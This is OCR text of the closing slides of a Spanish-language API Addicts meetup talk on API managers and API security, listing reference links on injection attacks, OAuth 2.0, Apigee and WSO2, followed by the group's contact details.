


API Manager

{api addicts}

Ejemplos

Comparativa



Enlaces de interés

{api addicts}

- RSA conference 2014: http://goo.gl/IWCQwU
- Ataques de inyección de código: http://en.wikipedia.org/wiki/Code_injection
- Ataques de inyección de SQL: http://goo.gl/ViFpOr
- Ataques de inyección en php : http://goo.gl/qhbf9U
- Seguridad en las APIs desde el punto de vista de devops y CSO.
- Oauth2.0: http://goo.gl/p9XPQS , http://goo.gl/emYNqO
- Web principal de apigee : http://apigee.com
- Web principal de wso2: http://wso2.com

Ruegos y preguntas


APLAUSOS

Contacta

{api addicts}

Contacta en:

Email: admin@apiaddicts.org

Web:

http://www.meetup.com/APIAddicts

Siguenos en:

- Linkedin: **ApiAddicts**
- Twitter: **@apiaddicts**
- Facebook: **APIAddicts**
- Meetup: **APIAddicts**